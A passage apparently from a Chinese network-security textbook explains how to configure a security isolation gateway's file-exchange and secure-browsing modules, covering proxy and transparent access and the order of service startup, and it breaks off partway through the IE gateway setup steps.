


图 6-20 有客户端版文件交换配置网络拓扑图

具体配置过程如下：

配置文件交换服务器接收端 —— 设置监听端口、接收用户、接收任务。如图 6-21 所示。




图 6-21 配置文件交换服务器接收端

如果采用加密传输，网闸证书公共名填写外侧网闸的证书公共名，并且进入菜单“系统→系统选项”，弹出“系统设置”对话框，如果是加密传输，在“采用身份认证及加密传输”一栏打上复选框。

在网闸外侧添加服务端任务，如图 6-22 所示。



图 6-22　添加网闸外侧服务端任务

如果采用加密传输，客户端证书公共名填写文件交换服务器接收端的证书公共名。在网闸内侧添加客户端任务，如图 6-23 所示。



图 6-23　添加网闸内侧客户端任务

如果采用加密传输，客户端证书公共名填写文件交换服务器发送端的证书公共名；如果需要对传输的文件进行内容过滤，则对“内容控制”进行适当配置；

配置文件交换服务器发送端——设置网闸地址及端口、发送用户、发送任务，如图 6-24 所示。

图 6-24　配置文件交换服务器发送端

启动服务，顺序为：首先启动文件交换服务器接收端服务，如图 6-25 所示。



图 6-25　启动文件交换服务器接收端服务

然后在“文件交换→基本配置”中分别启动网闸内外侧服务。

最后启动文件交换服务器发送端服务，如图 6-26 所示。



图 6-26 启动文件交换服务器发送端服务

2．配置安全浏览

该应用模块要求实现内网 IE 浏览器用户通过安全隔离网闸安全地访问外网 Web 服务器(在 IE 浏览器地址栏输入：http：//192.168.10.2 后，返回正确的页面，说明访问成功)。根据网络拓扑，其具体需求要点如下：

① 网闸内、外网络口各直连一台装有 WindowsXP Professional 系统的主机，与网闸外侧相连的是 Web 服务器(端口：80)，与网闸内侧相连的是 IE 浏览器用户；

② 今要求以透明和普通两种方式访问；

③ IP 地址设置如图 6-27 所示。




图 6-27 安全浏览网络拓扑图

（1）添加网闸内侧访问控制中的访问规则，并启动服务

添加普通访问规则，如图 6-28 所示。




图 6-28 添加普通访问规则

其中，源地址 addrgroup1 包含了 192.168.20.2；普通访问时，在 IE 浏览器中添加代理服务器，具体代理 IP：192.168.20.1，端口号：80；

添加透明访问规则，如图 6-29 所示。




图 6-29　添加透明访问规则

源地址 addr1 包含了 192.168.20.2；目的地址 lenovo 包含了 192.168.10.2；透明访问不支持负载均衡；透明访问时，需要在 IE 浏览器用户主机上添加一个默认网关或静态路由指向网闸内侧的 IP：192.168.20.1；

启动服务，如图 6-30 所示。

（2）启动网闸外侧服务

无论是透明访问还是普通访问，仅进入“安全浏览→基本配置”，启动服务。

（3）配置 IE 浏览器用户主机

针对普通访问，需要设置代理，步骤如下：

打开浏览器，找到“Internet 选项(O)…”，单击“Internet 选项(O)…”，弹出对话框，找到“连接”标签，单击“局域网设置(L)…”，弹出对话框，如图 6-31 所示。

针对透明访问，需要设置默认网关或静态路由，方法如下：

添加默认网关，步骤如下：

